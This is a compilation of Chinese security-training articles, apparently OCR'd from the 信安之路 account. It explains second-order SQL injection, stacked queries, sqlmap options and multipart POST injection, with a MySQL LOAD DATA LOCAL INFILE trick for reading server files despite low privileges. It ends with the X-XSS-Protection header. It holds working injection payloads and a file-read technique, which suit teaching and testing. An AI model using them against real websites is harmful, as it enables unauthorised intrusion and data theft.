
具体 DNS 查询报文如下图：



Second order Injection

第二大类型就是二级注入了。通常网站开发者可能会十分注意与用户发生交互的地方，自然这些地方就很少会有 SQL 注入漏洞了。而开发者对从数据库查询出来的信息可能十分信任，而这就是攻击者的机会所在——即便从数据库查询出来的数据也不是可靠的。

在 sqli-labs 的 24 关中，我们在在注册一个用户名为 'admin' or '1'='1 之后，使用该用户登录，并修改该用户的密码为 123，可以发现，用户 admin 的密码被修改为 123



在重置密码时，使用的 SQL 语句是：

```
UPDATE users SET PASSWORD='$pass' where username='$username' and
    password='$curr_pass'
```

由于变量 $username 的值时从数据库中查询出来，开发者并没有对其进行过滤处理，所以产生了 SQL 注入。我们在修改密码时实际上修改的时 admin

帐号的密码。

补充

Stacked queries

堆叠查询是指在一次数据库语句查询中，可以同时执行多条语句。如下面例子，我们在一次 MSSQL 数据库注入中同时执行了两条语句：

```
select username from usertable where passwd='123';waitfor delay '0:0:5' --%20
```

而堆叠查询本质上还是使用的其他注入方法，只不过堆叠查询的结果无法直接回显，通常在堆叠查询中我们可以尝试使用延迟注入、OOB 等方法来获取数据。

关于堆叠查询的发生前提情况具体可以参考下图：

Language / Database Stacked Query Support Table

green: supported, **dark gray:** not supported, **light gray:** unknown

	SQL Server	MySQL	PostgreSQL	ORACLE	MS Access
ASP					
ASP.NET					
PHP					
Java					信安之路

通过在堆叠查询中使用存储过程还可以绕过 WAF。这篇文章就是很好的例子：


http://www.freebuf.com/column/145771.html

Inline Queries

Sqlmap 作者给这种注入起了个这个名字或是说使用了这个名字，中文翻译过来刚刚好和内联查询（Inner Join） 冲突了，笔者也是懵逼了很久。后来经过一番查阅，才知道这个 Inline Queries 指的是内联视图（Inline View）。内联视图能够创建临时表，在处理某些查询情况时十分有用。

假如有 User_Address 表，里面有用户邮编 ZIP_CODE，而另外一张表 User_Score，则记录的每个用户的分数，且这两张表有相同的列 “User_ID”。

如果我们想找出得分超过 200 的用户的邮编时，利用内联视图可以一句话就搞定，具体如下：



可以参考 SQL Inline View

https://www.1keydata.com/sql/inline-view.html

进行学习。

在 Sqlmap 的 boundaries.xml 文档中的 clause 标签说明中，作者给出了他们认为 SQL 语句存在注入点的 10 种情况，如下：

```
Valid values:
    0: Always  (needn't to break out)
    1: WHERE / HAVING
    2: GROUP BY
    3: ORDER BY
    4: LIMIT
    5: OFFSET
    6: TOP
    7: Table name
    8: Column name
    9: Pre-WHERE (non-query)
```

而 Inline Queries SQLI 有 1、2、3、8 共四种情况，笔者尝试使用 Sqlmap 来对 MySQL 的 Inline Queries 语句进行注入，发现 Sqlmap 识别出的注入方式并不是 Inline Queries，而其源码中确实有该种注入的 Payload，笔者也未曾遇到过该种注入，对此也只能表示疑惑了。

总结

这篇文章的大体轮廓在笔者学完 SQL 注入一个星期后就开始写了，当时的笔者十分恼火，为什么找不到一篇能够帮笔者理解 SQL 注入类型的文章，所以决定自己参悟并写一篇。又经过一番学习一番修改，这篇文章就出炉了，起初想加入一些“高级点”的东西，但是和文章标题不符合，就算了，有机会再补上吧。希望本文对大家有所帮助，谢谢！

实战中遇到的 sql 小姿势

原创： Turn it up 信安之路 2018-06-03

笔者有个好习惯就是喜欢做笔记，即使当时没来来得及弄懂，之后也可以慢慢研究。今天就选取出一些之前所做笔记里的个人认为比较有趣的，关于 SQL 注入/ SQL 方面的小东西，以及它们带给我的思考，简单来说就是笔者的一些点滴的成长过程。这些东西也并不怎么高深，比较适合入门的看看。另外就是由于可能比较敏感，所以就尽量不放图了。

逻辑推理注入

访问网站，看到的是一个登录界面，在用户名处随意输入 .'", ，页面就返回 500，显示的是下面这个鬼东西。

之后对用户登录处的用户名进行 payload 测试，最终发现

测试：admin')--

结果：验证失败

测试：asdfsdf')--

结果：无用户信息

之后再测试 admin');waitfor delay '0:0:5'--，页面延迟了，可以判断出数据库类型为 mssql，用星号 * 标记注入点，之后用 Sqlmap 跑跑。

```
sqlmap.py --random-agent -r req.txt --dbms mssql
```

结果如下：

Parameter: #1* ((custom) POST)

Type: stacked queries

Title: Microsoft SQL Server/Sybase stacked queries (comment)

PAYLOAD: ...

Vector: ;IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'--

Type: AND/OR time-based blind

Title: Microsoft SQL Server/Sybase time-based blind (IF)

PAYLOAD:...

Vector: IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'

数据跑出来了，当然，故事到这里并没有结束，这里发现的注入类型只是延迟注入。大表哥表示这里有布尔型注入，之后笔者尝试使用 --technique b，一直没搞出来，后来被告知需要添加 --level 5

当时笔者的内心是这样想的，之前 sqlmap 白学了？不是 level 1 测试当前 HTTP 请求中的参数，level 2 Cookie 字段，level 3User-Agent/Referer 头部字段 .等等.. 这样子的吗?

笔者也曾翻过 Sqlmap 官方手册，但是手册上根本就没讲得很清楚，所以就一直没怎么注意。

Option: --level

This option requires an argument which specifies the level of tests to perform.

There are five levels. The default value is 1 where limited number of tests

(requests) are performed. Vice versa, level 5 will test verbosely for a much larger

number of payloads and boundaries (as in pair of SQL payload prefix and suffix).

The payloads used by sqlmap are specified in the textual file xml/payloads.xml.

Following the instructions on top of the file, if sqlmap misses an injection, you

should be able to add your own payload(s) to test for too!

之后笔者使用 -v 3 去看看 Sqlmap 的系统信息与 payload 信息，才知道，level 越高，尝试使用的 payload 越多，level 1 时候就跳过了下面这个 payload。

[DEBUG] skipping test 'Boolean-based blind - Parameter replace (CASE) (original value)'
because the level (3) is higher than the provided (2)

最后使用了 --level 3 后 Sqlmap 终于布尔型注入，payload 是这样的，在 sqlmap 的源码 XML 文档中也有说明。

Parameter: #1* ((custom) POST)

Type: boolean-based blind

Title: Microsoft SQL Server/Sybase boolean-based blind - Parameter replace

Payload: ...

Vector: (SELECT (CASE WHEN ([INFERENCE]) THEN [RANDNUM] ELSE
[RANDNUM]*(SELE

CT [RANDNUM] UNION ALL SELECT [RANDNUM1]) END))

在网上翻了翻文章，乌云上的前辈早就有提及了，奈何就是不知道。

其实呢，学习 sqlmap 看什么源码，傻啊（有完全看懂的大佬忽略）。简单点，只要把 sqlmap 的关键参数弄懂，对着 -v 2 信息慢慢捋一遍，其实就可以了，奈何当初也不知道。

POST 注入

故事这样的，一群菜鸡搞了几天，也没找到几个漏洞，大表哥就只好出手了，“看，这不就是一个 SQL 注入吗”底下的一群菜鸡挠头。

这个网站在测试的时候是没有 WAF 的，然后在 BurpSuit 中有这么一条记录，请求类型为 GET：

controller.do?method=getInfo&page=&calogType=

笔者用过 BurpSuit 的 ActiveScan，也用过 Sqlmap 跑过，AWVS 扫过，手工搞过，但是也没发现什么名堂。

但是....表哥的 Payload 是这样的：

```
POST /controller.do

Host: www.test.com

Connection: close

Content-Type: multipart/form-data;boundary=123

--123

Content-Disposition:form-data;name="method"

get

--123

Content-Disposition:form-data;name="page"

1

--123

Content-Disposition:form-data;name="calogType"

*

--123--
```

诶，怎么瞅着好眼熟啊？等等..这不是文件上传的那个吗...这里是在绕 WAF 吗...但不是没 WAF 吗？（其实是有的，只是没表现出来，这 WAF 也很骚啊.）

这里主要有两个要点需要弄清楚：

1）这个 web 应用在这个地方为什么会处理 POST 里面的数据？

2）为什么 POST 的数据可以以文件上传 multipart/form-data 的形式提交？

先回答问题 1。注意这是一个后端语言是用 JAVA 写的网站，笔者后来去学习了一下 JAVA WEB，了解到了程序员使用的 Servlet 中，通常会

在 doPost() 里面调用 doGet() 方法，在写代码的时候只需要使用 doGet() 就好。这样一来，就不必区分客户端的请求是 GET 还是 POST 了，省事多了；而 PHP 中也有类似的情况，比如 $_REQUEST；而 .NET 中应该也有类似的操作，后来笔者在 PHP、.NET 中都有遇到过这样的情况。

然后说说问题 2。通常情况下，我们使用表单提交数据，如果没有文件的话，除非向下面这样特意指明，否则浏览器在提交的时候都是给的 Content-Type 类型默认是 application/x-www-form-urlencoded 。

```
<form action="post.php" method="post" enctype="multipart/form-data">
    <input type="text" name="username" id="username"><br>
    <input type="submit" name="submit" value="submit">
</form>
```

笔者起初以为问题 2 是由于 WEB 容器的强大解析功能导致...对于该种 Content-Type ，笔者首先在 PHP+Apache 中，使用 $_POST 、$_REQUEST 进行试验，发现可以直接获取到 username 数据。

随后使用 tomcat-apache+java ，发现在 Servlet 中是无法通过 request.getParameter("username") 来直接获取到 multipart/form-data 方式中表单提交的数据，还需要使用其他额外的库，对客户端过来的请求报文进行处理，才能像在 PHP 中一样拿到数据。就此表明，该问题是后台语言本身的一些兼容处理导致的一种表现，与容器无关。（ASP.NET 的就实在懒得弄了）

那还有没有其他 POST 数据的姿势呢？有的。

在实现了 RESTful 接口的网站里，可能会支持 application/json 、text/json 、application/xml 、text/xml ，可参考四种常见的 POST 提交数据方式：

https://imququ.com/post/four-ways-to-post-data-in-http.html

笔者 YY 一下，那可不可以反过来用 application/x-www-form-urlencoded 来上传文件？问题是 RFC 文档中根


本没有这样玩法，Servlet、PHP 本身也就不会支持，当然自己自定规则自己玩也没问题...

在这节中，笔者另外想多 BB 几句。很多人会一本正经地说，HTTP 的 GET 与 POST 的方法不同在于，GET 是向服务器请求资源，POST 是向服务器提交资源。一开始笔者是有点懵逼的，不都可以提交数据吗？？？

后来笔者发现这只是 RFC 文档上的规定，可能教科书也是这么写的，而实际上我们在使用的使用时有这么严格区分吗，而且说这段话没有意义，甚至还不如不知道...至少对于普通数据（application/x-www-form-urlencoded）的提交，它们表现得差不多。

所以应该这么回答，通常，服务器（后台）会默认 GET 请求为 application/x-www-form-urlencoded 数据类型，并忽略其 Content-Type 与请求报文的消息主体；对于 POST 请求，服务器在找不到 Content-Type 时将默认其为 application/x-www-form-urlencoded，对于请求行中的 query_string 则依然会像 GET 中一样对它进行处理。

放几张图方便懵逼的小伙伴们理解：



本章节最后，笔者从 RFC 文档摘取一些关于 mulitipart/form-data 的东西给大伙瞧瞧：

它作为用户填写表单的结果，能够被多种多样的应用程序使用，并可通过多种协议进行传输。

这种表示（实现）在众多的 web 浏览器和 web 服务器中得到了广泛的应

用。

参考

https://tools.ietf.org/html/rfc7578

MySQL 低权限文件读取

笔者有次在搞事情，然后进到了数据库，发现只是个 test 用户，权限很低，只能“搞自己”。笔者很不甘心，于是就百度一波，意外发现一篇比较老的文章。

Mysql 漏洞利用（越权读取文件，实战怎么从低权限拿到 root 密码）：

http://www.moonsec.com/post-254.html

利用下面的操作，即便是 test 用户，且有 secure_file_priv 限制，也能从读取服务器上的文件。

```
create table t(data text);

LOAD DATA LOCAL INFILE 'c:\\Windows\\win.ini' into table t fields terminated by '';

select txt from t limit 1,30 ;
```

看了看 MySQL 中关于 LOAD DATA LOCAL INFILE 的相关参考文档，有一些关键的话，如下：

> Using LOCAL is a bit slower than letting the server access the files directly, because the contents of the file must be sent over the connection by the client to the server. On the other hand, you do not need the FILE privilege to load local files.

参考

https://dev.mysql.com/doc/refman/5.6/en/load-data.html

> In a Web environment where the clients are connecting from a Web server, a user could use LOAD DATA LOCAL to read any files that the Web server process has read access to (assuming that a user could run any statement against the SQL server). In this environment, the client with respect to the MySQL server actually is the Web server, not a remote program being run by users who connect to the Web server.

参考

https://dev.mysql.com/doc/refman/5.6/en/load-data-local.html

文档大意是说，使用添加了 LOCAL 关键字后，数据是由客户端发给 MySQL 数据库服务器的，MySQL 并不会直接读取，所以即便 MySQL 对该文件没有读取权限，只要该客户端本身帐号有读取权限即可。

之后笔者在 WIN7 下，使用 mysql-5.5.60-winx64 进行实验测试。发现确实如此，添加 local 关键字后，读取文件的权限与 MySQL 本身无关，权限来源是运行 MySQL 客户端的系统账号，比如你是通过 mysql -uroot -proot 进行访问的； 或是运行网站 WEB 容器的系统帐号，比如你在 phpmyadmin 访问的 MySQL 数据库。另外重要的一点是，该语句可以绕过 secure_file_priv = 的限制。

前辈们好像也不关心这条语句为啥可以这样玩，所以笔者就随意写写，大伙们喜欢就好...

最后，笔者想说，想要提升还是需要多问问为什么，而非看到一个姿势就觉得自己提升了，那你真的提升了吗?

轻松理解 X-XSS-Protection

原创： 晚风 信安之路 2018-06-27

首先我们来理解一下什么是 “X-XSS-Protection”，从字面意思上看，就是浏览器内置的一种 XSS 防范措施。

没错，这是 HTTP 的一个响应头字段，要开启很简单，在服务器的响应报文里加上这个字段即可。浏览器接收到这个字段则会启用对应的 XSS 防范模块。

IE、Chrome 和 Safari 都内置了这个模块。edge 和火狐没有内置这个模块。

在 IE 上它叫 XSS Filter，在 Chrome 上它叫 XSS Auditor。

这个模块只能检测反射型的 XSS，下文的 XSS 专指反射型的 XSS。

开启这个功能后，当浏览器检测到跨站脚本攻击（XSS）时，浏览器将对页面做清理或直接阻止整个页面的加载。

我觉得在目前这种保护措施还是挺有必要的，虽然现代的浏览器支持强大的 CSP（内容安全策略）来禁用不安全的 JavaScript 脚本，但可能由于 CSP 配置起来较为繁琐或是修改原有的配置成本较高，目前来看还是有很大一部分网站没有用上 CSP，并且对于一些不支持 CSP 的旧版浏览器，X-XSS-Protection 可以为他们提供保护。

X-XSS-Protection *语*


X-XSS-Protection : 0

X-XSS-Protection : 1

X-XSS-Protection : 1; mode=block


X-XSS-Protection : 1; report=<reporting-uri>


X-XSS-Protection : 0 XSS *过滤这*



X-XSS-Protection：1 表示启用 XSS 过滤


一般浏览器中都是默认开启。如果检测到跨站脚本攻击，浏览器将清除在页面上检测到的不安全的部分






X-XSS-Protection：1；mode=block 表示启用 XSS 过滤器

如果检测到攻击，浏览器不会像上面的选项一样将不安全的部分删除，而是直接阻止整个页面的加载




X-XSS-Protection：1；report=<reporting-URI> 表示启用 XSS 过滤

如果检测到跨站脚本攻击，浏览器会清除在页面上检测到的不安全的部分，并使用 report-uri 的功能 POST 一个 XSS 警报。这个功能只有在 Chrome 中有效果，在 IE 中无效。



然后我自己刚刚突发奇想，把选项写成 X-XSS-Protection:1;mode=block;report=<reporting-uri> 的格式，发现也是可以的。

